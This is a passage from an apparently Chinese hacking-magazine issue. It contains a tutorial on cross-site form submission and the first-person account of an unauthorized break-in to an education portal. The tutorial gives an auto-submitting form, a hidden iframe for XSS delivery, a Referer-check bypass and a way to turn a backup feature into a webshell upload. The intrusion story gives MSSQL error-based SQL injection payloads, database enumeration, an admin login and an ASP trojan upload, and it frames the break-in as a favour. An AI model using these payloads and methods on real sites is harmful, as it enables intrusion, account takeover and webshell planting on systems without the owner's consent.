合法操作。

简单来说，上面介绍了使用跨站提交表单利用管理员权限的条件，即：程序存在跨站漏洞，且管理员在执行我们提交的恶意代码时已经登录为相应权限。

其实本方法在提出之前，曾有人这样设想，通过偷cookies的方法盗取管理员的sessionid信息，并在入侵者本地伪造此信息即可，但是这样就存在当入侵者伪造此信息时管理员在服务器上保存的sessionid是否仍然可用的问题，因为我们知道，服务器上保存的session是有超时期限的，对于IIS来说，超时期限为20分钟，即如果管理员不经退出关闭页面，则20分钟后，此sessionid将失效，当然，如果管理员在程序中注销退出，则sessionid会立即过期。

现在我们已经知道可以利用管理员的身份了，那么如何进行利用呢？根据所要入侵的程序不同，其步骤也略有差异，而我们的总体思路已经明确了，就是利用管理员的身份。

某些网络程序在后台有添加网站管理员等页面，此页面一般是接收管理员在上个页面填写的新增管理员的用户名密码等信息，并根据此表单信息来添加一个管理员，这样我们的利用思路就出来了：自己根据填写管理员信息的页面伪造一个表单，并利用管理员的身份提交此表单。伪造表单很容易，但是如何让表单自动提交呢，这里我们使用一段javascript代码来操作：

例如已经伪造好的表单名称（id属性）为form1，则我们在所伪造网页的body标签后加入一段属性信息，经过修改后的body标签就是：<body onload="javascript:document.form1.submit()">，本代码的意思就是，当网页载入时（onload），就执行后面的javascript代码，具体执行什么样的代码呢，就是document.form1.submit()，此javascript调用文档对象的form1子对象，并执行form1对象的submit()方法，即提交表单。

当然，由于我们要构造表单，所以跨站利用管理员身份提交表单这种安全漏洞针对的还是开源程序，非开源程序我们无从知道其后台代码究竟如何，也无从谈到如何构造表单了。

要想成功利用，还有一个问题就是网站程序是否在后台的处理代码中禁止了外部提交，现在网络程序通用的一段检测并禁止外部提交的代码都是类似的，如下（ASP版）：

```
<%
server_v1=Cstr(Request.ServerVariables("HTTP_REFERER"))
server_v2=Cstr(Request.ServerVariables("SERVER_NAME"))
if mid(server_v1,8,len(server_v2))<>server_v2 then
response.write "<br><br><center><table border=1 cellpadding=20 bordercolor=black bgcolor=#EEEEEE width=450>"
response.write "<tr><td style='font:9pt Verdana'>"
response.write "你提交的路径有误，禁止从站点外部提交数据请不要乱该参数！"
response.write "</td></tr></table></center>"
response.end
end if
%>
```

为了照顾暂时没有学过asp的读者，我们来讲解一下这段代码，server_v1这个变量获取的是进入此页面的上个页面的地址，server_v2这个变量获取的是当前网站的域名，例如：blog.black woods.cn，后面对server_v1进行截取，取得其网站域名部分，并和server_v2进行比对，如果不同，则说明是外部提交，就显示错误信息并终止网页继续运行。

由此我们可以看到绕过外部提交限制的方法就是利用在同一个域名下的文件，此时可以利用的方法有这么几种：

1．如果当前网站允许上传gif或者jpg等文件，则可以利用IE浏览器解析文件的一个漏洞，将自己构造的表单网页的文件名改为允许上传文件的扩展名，并上传至当前服务器。

2．如果在当前域名下其他网站允许上传或可以控制，则上传至这些网站。

根据是否禁止外部提交的不同，将我们构造的自提交表单页面上传至目标服务器或者我们自己的服务器后，应该如何让管理员访问到呢？利用跨站。

我们在可以跨站的地方写入如下代码：

<iframe src="http://blog.blackwoods.cn/submit.htm" width="0" height="0"></iframe>，Iframe即html中创建页面框架块的代码，其中src后引号中的值为存放自提交表单的地址，width="0"和height="0"则分别设定此框架块的宽和高为0，这样可以隐藏而不被管理员发现。

以上讲解了跨站提交表单的一种应用，即添加管理员应用，此应用可以引出一类应用，如更改用户权限，更改用户密码等，均为对后台提交管理员或者用户信息更改表单的利用。

下面来介绍另外一类利用，即后台对于文件操作的利用。

有些网络程序在其后台提供了对数据库的备份功能，此功能的实现即复制文件的操作，此时我们可以利用其来获得一个webshell。

首先要求程序有前台上传图片的功能，我们将webshell文件扩展名改为gif或者其他允许上传的图片类型，并在上传图片的地方上传，然后通过已知的源代码找到程序后台备份数据库的表单，源数据库路径填写我们图片的相对路径，目标路径随意填写，但是注意将文件的扩展名改为webshell原本的扩展名，如asp，这样构造一个自提交表单，在管理员被跨站攻击提交了表单之后，就可以将我们上传的文件更改为扩展名为可执行的web程序的扩展名，达到上传了webshell的目的。

此类漏洞还可以应用为已知服务器上敏感文件的位置，但是不能下载（如防下载的数据库文件，其扩展名为asp），可以利用此功能拷贝一个可以访问并下载的副本。

最后顺便提一下以前QQ秀他人支付中存在的跨站漏洞，由于“他人支付”的留言部分可以跨站，因此我们只需构造一个表单，首先在用户cookies中写入要购买的商品代码值，然后通过跨站访问结算页面，即可不经用户同意而完成支付你的购物请求，这个漏洞是我觉得一个比较有意思，并且是我所见到的构造最为复杂的一个跨站表单提交利用，有兴趣的朋友可以研究一下。

跨站提交表单的基本技术就介绍到这儿了，本文的写作主要告诉大家，其实跨站漏洞的危害也是非常大的，而并非只有盗取cookies那么简单。

入侵目标——中国教育门户网站

李嘉义

一、引言

几个月前曾应同事之邀，义务为一个网站作了一次安全检测。通过网站上的信息，如网站的名字（中国教育XX网）和所涉及的全国各地区的很多学校都是此网站的会员，另外结合LOGO上的字样（“教育部、中宣部、中组部……”）以及地址是在国家信息中心等信息来分析，该网站即使不是中国教育部政府性质的网站，也是份量不轻的中国教育类门户网站。然而经过检测，其安全性之差，真是让我大跌眼镜！

当时仅仅使用了一个很普通的小漏洞，就轻松入侵了。几个月后的一天心血来潮，突然想起那个网站，再次尝试，居然那个老漏洞还在，真是拿他们没有办法。只好将木马复制到比较显眼的位置，也希望管理员可以早些发现问题，并修补该漏洞。下边就来讲述一下我的入侵经历吧！

二、再次入侵

1.简单尝试

轻车熟路的在浏览器地址栏输入当初上传到服务器的ASP木马网址，却提示找不到该页。呵呵，真不容易呀，终于让对方发现有人入侵过了！那么只好重新入侵了。




图 1

输入已前注册过的用户名和密码，再次来到论坛的发帖页面。居然直接从页面上把上传那一项去掉了，如图1。嗯，这倒也是个临时的解决办法。既然这里不行，去另外一个上传的地方看看吧！




图 2

在首页输入用户名和密码，自动跳入个人管理页面，如图2。记得这里有一个上传课件的地方也存在漏洞，总不会把这里的上传页面也删除了吧。

点击发布课件，进入上传课件页面，依次填好各栏，点击浏览，选中加密过的ASP木马，如图3。同时打开WSockExpert工具准备抓包，当一切准备好后，点击提交。




图 3

返回的提示结果竟然是非法操作，如图4。呵呵，看来的确是下了功夫，把ASP等后缀的上传给过滤掉了。

又试了其他几个前台上传页面，也都不行。可不能就这样放弃，先去他的后台看看吧！上次入侵只是简单的看了看，没有下载他的数据库。没有他的后台用户，这回要重新想办法了……




图 4

2.注入的突破

上传既然行不通，我开始尝试常用的SQL注入方式，来取得后台密码吧。网站上文章发布类的页面有很多，我随意找了个链接ID，在后面加个单引号，出现错误页面，如图5。




图 5

根据错误提示，可以看出该程序没有过滤单引号字符，存在注入漏洞，而且数据库采用的是MSSQL。于是我继续利用这个注入点，在ID后面加上and user<1，如图6。返回的错误页面轻松地把此程序的数据库用户名“e****t”送给了我，不过有点可惜的不是SA用户（呵，有点贪心^_^）。与此类似的方法and db_name()<1，将可以轻松得到所连接的数据库名。




图 6

下面继续检查看是否可以跨库，继续在ID后面加上and (select count(*) from master.dbo.sysdatabases where name>1 and dbid=8) <>0，如图7。返回的错误页面又把第八位的数据库名告诉了我，看来跨库也是没有问题的。顺便提一下，通过改变dbid=X(X=1,2,3…N)，我们通常从数字5或6开始尝试，就可以得到所有的数据库名，因为头几位一般为系统使用。




图 7

不过，手动注入太麻烦了，相信许多刚入门的小菜看起来也会头疼的，既然人类的特长就是制造和使用工具，那我们就也来发挥这个特长吧。合理使用优秀的工具可以让你达到事半功倍的效果，目前流行的注入工具很多，我以NBSI为例。好了，开工吧。输入注入点，点击检测。很快就可以得到注入后的数据库信息，如图8。




图8

找到后台登录地址，用得到的用户名和密码登录，如图9。结果成功的进入了后台，如图10。




图9




图10

当我点击左边的管理模块，发现在我上次入侵后，又有其他人进入过。并且非常BT的把每个模块的内容改为“我要**漂亮的女老X！”，真是太过分了，如图11。唉，先当当清洁工吧，把这些污浊的字眼，全部从后台清空。




图11

做完清洁工作，开始做正事。随意找了个可以上传的页面，如图12，继续上传asp木马，测试看是否存在上传漏洞。

